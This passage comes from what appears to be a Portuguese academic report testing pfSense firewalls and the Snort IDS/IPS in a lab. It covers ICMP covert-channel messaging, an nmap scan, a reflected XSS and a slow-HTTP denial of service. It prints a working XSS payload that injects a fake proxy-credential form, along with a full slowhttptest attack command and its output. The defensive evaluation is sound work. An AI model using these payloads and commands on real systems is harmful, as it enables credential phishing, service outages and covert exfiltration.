


Figura 77.

Tela de confirmação de envio da mensagem (remetente)

Ao selecionar “*No*” o envio é cancelado e retorna à tela “Send Menu”. Todavia, ao escolher a opção “*Yes*” a solução tentará enviar a mensagem.




Figura 78.

Tentativa de envio da mensagem (remetente).

Após obter a confirmação de envio, uma tela com *feedback* é apresentada ao usuário remetente. Figura 79.




Figura 79.

Confirmação de envio da mensagem (remetente).

A tela de confirmação envio apresenta três informações relevantes: o endereço do destinatário da mensagem (192.168.10.11), a quantidade de confirmações de envio (1 *answers*) e a mensagem que foi enviada (*Sended Message*).

Confirmado envio, a seguir serão apresentados os passos executados, antecipadamente ao envio da mensagem, para possibilitar a sua captura no modo *Uncrypted* (esteganografia) enviada pelo remetente 192.168.10.9.

A figura 80 apresenta da tela de opções de recebimento de mensagens, por parte do destinatário. A opção escolhida deve ser a *Uncrypted*, na tela *Sniff Menu*.




Figura 80. Tela de opções de recebimento de mensagens (destinatário)

Ao escolher qual tipo de mensagem será recebida, a solução pede ao destinatário que informe o endereço do *host* responsável pelo envio da mensagem. Figura 81.




Figura 81. Tela Host Address do perfil Send Menu (destinatário)

Ao selecionar a opção “OK” a solução entra no modo de escuda das mensagens enviadas. Figura 82.

Obs.: é a partir desse ponto que o remetente poderá iniciar o processo de envio de mensagens (conforme figura 74).




Figura 82. Modo de escuta das mensagens enviadas (destinatário)

Ao receber a mensagem, a solução apresenta uma nova tela com a mensagem enviada, e os dados do remetente. Figura 83.




Figura 83. Mensagem recebida do host 192.168.10.9

Entre as duas etapas anteriores (respectivamente, envio e recebimento de mensagem com esteganografia), foi realizado a captura do tráfego de pacotes ICMP oriundos do host 192.168.10.9 ao host 192.168.10.11, a fim de evidenciar o tráfego gerado pela aplicação quando operando no modo *Uncrypted*. A Figura 84




Figura 84. Mensagem ICMP capturada com o Wireshark

Como é possível observar na imagem 84, o campo Data do protocolo ICMP foi preenchido com a mensagem informada por meio da aplicação: “*Don’t tell nothing! OK?*”. Fica evidente que realmente a solução conseguiu alterar o campo Data para envio de mensagens com esteganografia.

Seguindo o roteiro, foi realizado o envio de mensagens com criptografia, visando adicionar uma camada de sigilo às mensagens enviadas pela aplicação.

A figura 85 apresenta a tela inicial para envio de mensagens no modo *Crypted* (com criptografia)




Figura 85. Tela de opções de envio de mensagens ICMP.



Após selecionar o modo de operação *Crypted*, uma nova tela é mostrada para que o remetente informe o endereço IP do host destinatário, figura 86.




Figura 86.

Tela Host Address do perfil Send Menu.

A próxima janela permite o usuário inserir a mensagem a ser criptografada. Figura 87.




Figura 87.

Tela de entrada da mensagem a ser criptografada.

Como o remetente escolheu o envio de mensagens no modo *Crypted*, é apresentada a tela de entrada da chave que será utilizada pelo mecanismo de criptografia simétrica. Figura 88.




Figura 88.

Tela de inserção da chave secreta.

A tela seguinte, pede ao usuário que confirme o envio da mensagem. Nela é possível validar o endereço do destinatário e a mensagem a ser enviada. Caso queira desistir do envio, basta o usuário clicar no botão “No”, ou “Yes” para prosseguir com o envio da mensagem criptografada. Figura 89



Figura 89.

Tela de confirmação de envio da mensagem criptografada.

Prosseguindo com o envio, a aplicação irá criptografar a mensagem com o mecanismo de criptografia simétrica AES utilizando o algoritmo de hash SHA256, e tentará enviá-las inseridas no campo Dados do protocolo ICMP. Figura 90.



Figura 90.

Tentativa de envio da mensagem criptografada.

Após o recebimento de confirmação de envio, a aplicação apresenta em tela a criptografia da mensagem e o endereço para o qual foi enviada. Figura 91.




Figura 91.

Tela de confirmação de envio.

Para o recebimento da mensagem criptografada, o destinatário utilizou o módulo correspondente do perfil *Sniff Menu*, apresentado na Figura 92




Figura 92.

Tela de opções de recebimento de mensagens ICMP.



Semelhantemente ao envio, o destinatário informa para a aplicação o endereço do host remetente, e em (figura 93) e em seguida a chave utilizada para criptografar a mensagem (figura 94)




Figura 93.

Tela Host Address do perfil Sniff Menu




Figura 94.

Chave utilizada para descriptografar a mensagens.

Após o preenchimento dos campos obrigatório, a aplicação entra em modo de espera pelas mensagens enviadas. Figura 95.



Figura 95.

Tela de espera pelo recebimento de mensagens criptografadas.

Após o recebimento da primeira mensagem, a aplicação realiza o processo de descriptografar a mensagem com a chave que foi informada, e a mostra para o destinatário. Figura 96.




Figura 96.

Mensagem criptografada recebida.

Utilizando a ferramenta Wireshark, foi possível capturar o tráfego da mensagem criptografada entre o host remetente e o destinatário. Como é possível constatar na figura 97, a mensagem foi transmitida de forma criptografada no campo Data do pacote ICMP “Echo” capturado.




Figura 97.

Mensagem criptografada capturada pelo Wireshark

Finalizado a apresentação das funcionalidades da aplicação, o roteiro do projeto sugere a criação de uma regra no IDS/IPS SNORT para bloquear o tráfego de mensagens ICMP com o campo *Data* alterado. Diante disso, foi elaborada uma regra no SNORT e atribuída à todas as interfaces que estão com o SNORT no modo ativo. Porém, antes da ativação das regras de bloqueio, foi feita uma análise do comportamento do tráfego ICMP na rede do Data Center.

Conforme pode ser observado na figura 98, o Tráfego de pacotes ICMP, capturados durante a realização dos testes de envios das mensagens, não sofreu nenhum bloqueio, por parte do SNORT. O mesmo pode ser observado na figura 99, que apresenta a contagem de pacotes durante o período.




Figura 98.

Pacotes ICMP liberados na rede do Data Center.



```
└─(root@atacante)─[~]
# nmap -p 1-65535 192.168.20.11
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 23:29 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.20 seconds
```

Figura 106. Resultado da varredura com o IPS SNORT ativado.

Como o SNORT estava habilitado nas interfaces WAN e DMZ, por onde o tráfego com destino ao host 192.168.20.11 passa, um alerta foi gerado devido o comportamento do programa NMAP, conforme ilustrado na figura 107.

Alert Log View Settings																	
Interface to Inspect		WAN (em0)	Auto-refresh view		500	Save		Choose interface.									
Alert Log Actions																	
Alert Log View Filter																	
5 Entries in Active Log																	
Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID-SID	Description							
2023-02-19 01:17:37	⚠	2	TCP	Potentially Bad Traffic	192.168.137.136	37680	192.168.20.11	5432	1.2010939	ET SCAN Suspicious inbound to PostgreSQL port 5432							
2023-02-19 01:17:35	⚠	2	TCP	Potentially Bad Traffic	192.168.137.136	37684	192.168.20.11	1521	1.2010936	ET SCAN Suspicious inbound to Oracle SQL port 1521							
2023-02-19 01:17:35	⚠	2	TCP	Potentially Bad Traffic	192.168.137.136	37682	192.168.20.11	1521	1.2010936	ET SCAN Suspicious inbound to Oracle SQL port 1521							
2023-02-19 01:17:35	⚠	2	TCP	Attempted Information	192.168.137.136	37680	192.168.20.11	5800	1.2002919	ET SCAN Potential VNC Scan 5800-5820							

Figura 107. Alerta gerado devido à varredura Externa com NMAP.

Analisando a lista de hosts bloqueados, é possível constatar que o endereço do atacante passou a fazer parte da lista. Esse bloqueio foi realizado graças ao modo IPS (*Legacy Mode*) ativo nas interfaces WAN e DMZ.

Last 500 Hosts Blocked by Snort (only applicable to Legacy Blocking Mode interfaces)									
#	IP	Alert Descriptions and Event Times							
1	192.168.137.136	ET SCAN Suspicious inbound to MSSQL port 1433 – 2023-02-19 01:17:34	ET SCAN Potential VNC Scan 5800-5820 – 2023-02-19 01:17:35	ET SCAN Suspicious inbound to Oracle SQL port 1521 – 2023-02-19 01:17:35	ET SCAN Suspicious inbound to PostgreSQL port 5432 – 2023-02-19 01:17:35				×
1 host IP address is currently being blocked Snort on Legacy Blocking Mode interfaces.									

Figura 108. Evidência de bloqueio do host Atacante.

5.4.2 ATAQUE 2: CROSS-SITE SCRIPTING REFLETIDO.

O segundo ataque implementado é o *Cross-Site Scripting (XSS) Refletido*. O XSS Refletido ou XSS Não Persistente é um dos 4 (quatro) tipos de ataques XSS mais comuns segundo [112]. Nessa modalidade de ataque, o código malicioso é embutido no cabeçalho das requisições HTTP ou na URL, como parte das requisições, explorando a vulnerabilidades de parâmetros oriundos do meio externo, os quais são exibidos no corpo da página HTML sem sofrer nenhuma, ou pouca, validação.

Para implementação do projeto, foi utilizado os laboratórios disponibilizados por Mr. Roman Zaikin [115]. Os exemplos do laboratório foram instalados na máquina virtual da DMZ (192.168.20.11), de modo a simular um ataque externo e analisar o comportamento dos firewalls *pfSense* combinado com o IDS/IPS SNORT, para detecção de ataques XSS.

Para automatizar os ataques, foi utilizada a ferramenta *Burp Suite Community Edition* [114], que possui integração nativa com o *Kali Linux*.

Previvamente à realização dos ataques, as interfaces WAN e DMZ tiveram o sensor SNORT desabilitados, de modo a possibilitar a análise individual do comportamento dos firewalls, conforme ilustrado na figura 109.

Interface Settings Overview						
Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions	
WAN (em0)	AC-BNFA	LEGACY MODE	WAN			
DATACENTER (em2.10)	AC-BNFA	LEGACY MODE	DC			
DMZ (em2.20)	AC-BNFA	LEGACY MODE	DMZ			
GERENCIA (em2.30)	DISABLED	AC-BNFA	DISABLED	GERENCIA		
CAMPUS-A (em2.40)	AC-BNFA	LEGACY MODE	CAMPUS-A			
CAMPUS-B (em2.50)	AC-BNFA	LEGACY MODE	CAMPUS-B			

Figura 109. Desativação do SNORT nas Interfaces WAN e DMZ.

Em seguida, a funcionalidade “*Repeater*” da ferramenta Burp Suite foi utilizada, para alterara o conteúdo das requisições ao servidor 192.168.20.11, injetando nas URL o código *Javascript* a ser refletido no corpo do HTML da página web do servidor.

O primeiro passo para a injeção do XSS foi a análise do comportamento da página web alvo, em busca de parâmetros inseridos pelo usuário, e refletido no corpo do da página, pela aplicação, sem a realização de uma filtragem efetiva.

A figura 110 evidencia o parâmetro do endereço da URL atual, refletido pela aplicação no rodapé do formulário.

Figura 110. Parâmetro refletido pela página web.

A segunda etapa foi o uso da ferramenta Burp Suite para analisar o desempenho do código da página (mostrado na figura 111). O retorno da URL no corpo da página, por meio do parâmetro “onscreen”, foi observado. Este parâmetro é atualizado automaticamente após o carregamento da página pelo código jQuery contido ao final do HTML:

```
$( "#onscreen" ).html(decodeURIComponent(document.baseURI));
```



Request	Response
Pretty Raw Hex ▾	Pretty Raw Hex Render
1 GET /challenge/XSS/stage5.php HTTP/1.1 2 Host: 192.168.20.11 3 Pragma: no-cache 4 Cache-Control: no-cache 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 7 Accent:	your are on: <br="" id="onscreen"> very well! </p> </div> </div> </body> <script>
50 51 52 53 54 55	

Figura 111.

Parâmetros retornados pela aplicação.

O terceiro passo, foi a manipulação da URL no navegador para observar o seu comportamento. Sendo o parâmetro # (*onhashchange*)^[116] adicionado à URL e refletido no corpo da página, o código a seguir foi inserido para avaliar o comportamento da aplicação:

```
#<img src onerror=alert('Passou')>
```

Como pode ser observado na figura 112, o código JavaScript posterior ao # (*onhashchange*) foi executado.




Figura 112.

Código JavaScript executado pela aplicação.

O quarto passo é criar o código malicioso *JavaScript*, que será refletido na aplicação através da URL. Como a aplicação não realiza a filtragem prévia desse parâmetro, é possível adicionar o código descrito abaixo:

```
#<form action="#Send-to-some-location" method="post"  
id="credential"><center><h5>Para continuar, insira as  
credenciais do Proxy da Rede</h5></center><div  
class="field"><center><label  
for="user">Usuário</label></center><center><input  
type="text" id="user" name="user" placeholder="Insira  
seu usuário" /></center><small></small></div><div  
class="field"><center><label  
for="password">Senha:</label></center><center><input  
type="password" id="psw" name="psw"  
placeholder="Insira sua senha"  
></center><small></small></div><center><button  
type="submit">Enviar</button></center></form><script>a  
lert('Para continuar preencha o formulário  
abaixo!')</script>
```

Ao acessar a aplicação por meio no link alterado, uma mensagem é mostrada ao usuário, alertando-o da necessidade

de preencher o novo formulário, conforme ilustrado na Figura 113.




Figura 113.

Mensagem de alerta gerado pelo código JavaScript inserido na URL.

O novo formulário HTML foi adicionado via URL e refletido no final da página inicial da aplicação, figura 114, devido o comportamento da aplicação.



Figura 114.

Formulário inserido na aplicação pela URL.

Seguindo com os teste, e tendo sido concluído a inserção do XSS Persistente na aplicação, o modo de bloqueio IPS foi reativado nas interfaces WAN e DMZ, de modo a avaliar o comportamento do SNORT para este tipo de ataque, figura 115.



Figura 115.

Modo IPS reativado nas portas WAN e DMZ.

Após a reativação do SNORT, foi simulado o compartilhamento do link com os usuários externos e internos ao NSOC, de modo que esses fossem induzidos a preencherem o formulário e clicar no botão enviar.

Na figura 116 é possível observar que não houve nenhum bloqueio, ou alerta gerado devido o acesso à aplicação por meio do link alterado com o XSS Persistente.



Figura 116. Tela de hosts bloqueados pelo SNORT.

Diante do ataque, o modo IPS do SNORT demonstrou-se insuficiente para proteger a aplicação da DMZ. A implementação de um *Web Application Firewall* (WAF), aliado à implementação de tokens *anti cross-site request forgery attacks* (anti-CSRF) e a aplicação de um desenvolvimento de software seguro, poderiam mitigar a vulnerabilidade apresentada.

5.4.3 ATAQUE 3: ATAQUE DDOS (DENIAL OF SERVICE)

O terceiro ataque testado foi uma Negação de Serviço (DoS/DDoS), que procurou sobrecarregar o servidor Web hospedado na DMZ (192.168.20.11) enviando inúmeras requisições simultaneamente. Esta avaliação teve como objetivo verificar o comportamento das ferramentas de segurança diante de ataques DDoS provenientes da nuvem cloud, simulando ataque externo.

Para implementar o ataque foi utilizado o programa *slowhttptest*, criado por Sergey Shekyan [117], e disponível nativamente nas distribuições Kali Linux.

Para realizar o primeiro teste, o SNORT foi desabilitado nas interfaces WAN e DMZ, conforme ilustrado na figura 117.

Figura 117. Desativação do SNORT nas Interfaces WAN e DMZ.

Em seguida, o ataque foi desferido a partir da máquina virtual atacante, conectada no mesmo segmento de rede que a nuvem cloud, conforme ilustração da figura 118.




Figura 118. Topologia do ataque DDOS.

As figuras 119 e 120 ilustram a configurações do programa *slowhttptest* para execução do ataque.

```
(root@ATACANTE:[~]
# slowhttptest -c 1000 \
-B -g -o slowhttp \
-i 10 \
-r 200 \
-s 4096 \
-t GET \
-u http://192.168.20.11/index.html
```

Figura 119. Configuração do slowhttptest

```
slowhttptest version 1.8.2
- https://github.com/shekyan/slowhttptest -
test type: SLOW BODY
number of connections: 1000
URL: http://192.168.20.11/index.html
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 66
interval between follow up data: 10 seconds
connections per seconds: 200
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy

Mon Feb 20 16:16:54 2023:
slow HTTP test status on 240th second:

initializing: 0
pending: 0
connected: 229
error: 0
closed: 771
service available: NO
Mon Feb 20 16:16:54 2023:
Test ended on 241th second
Exit status: Hit test time limit
CSV report saved to slowhttp.csv
HTML report saved to slowhttp.html
```

Figura 120. Execução do slowhttptest.

O ataque pode ser capturado por meio da ferramenta Elastic Stack. Conforme o gráfico da figura 121, é possível observar um incremento das conexões TCP (http/https) estabelecidas durante o período do ataque. Os dados são oriundos dos *firewalls*, e pôde ser observado, graças ao *dashboard* de integração entre o servidor Fleet Server e os *firewall pfSense*.




Figura 121. Conexões TCP estabelecidas durante o período do ataque.



No segundo momento, os modo IPS do SNORT foi ativado novamente nas interfaces WAN e DMZ, conforme figura 122.

Interface Settings Overview					
Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
WAN (em0)	✓ ⓘ	AC-BNFA	LEGACY MODE	WAN	
DATACENTER (em2.10)	✓ ⓘ	AC-BNFA	LEGACY MODE	DC	
DMZ (em2.20)	✓ ⓘ	AC-BNFA	LEGACY MODE	DMZ	
GERENCIA (em2.30)	DISABLED	AC-BNFA	DISABLED	GERENCIA	
CAMPUSA (em2.40)	✓ ⓘ	AC-BNFA	LEGACY MODE	CAMPUS-A	
CAMPUSB (em2.50)	✓ ⓘ	AC-BNFA	LEGACY MODE	CAMPUS-B	

Figura 122. Reativação do SNORT.

Com o modo IPS ativado, foi executado um novo ataque utilizando a ferramenta *slowhttptest* a partir da máquina virtual atacante, hospedada na rede #2. Como pode ser observado na figura 123, o segundo ataque foi finalizado após 11 (onze) segundo, pois não foi possível o estabelecimento das conexões com o servidor (*Test ended on 11th second*).

```
Mon Feb 20 18:03:44 2023:
  slowhttptest version 1.8.2
  - https://github.com/shekyan/slowhttptest -
test type:                      SLOW BODY
number of connections:          1000
URL:                            http://192.168.20.11/index.html
verb:                           GET
cookie:
Content-Length header value:   4096
follow up data max size:       66
interval between follow up data: 10 seconds
connections per seconds:       200
probe connection timeout:      5 seconds
test duration:                  240 seconds
using proxy:                    no proxy

Mon Feb 20 18:03:44 2023:
slow HTTP test status on 10th second:

initializing:        0
pending:             1000
connected:           0
error:               0
closed:              0
service available: NO
Mon Feb 20 18:03:45 2023:
Test ended on 11th second
Exit status: Cannot establish connection
CSV report saved to slowhttp.csv
HTML report saved to slowhttp.html
```

Figura 123. Execução do *slowhttptest*.

Analisando a tela de hosts bloqueados pelo IPS do SNORT, confirmou-se o motivo do encerramento precoce do ataque, o IPS detectou o bloqueou o IP de origem do ataque.

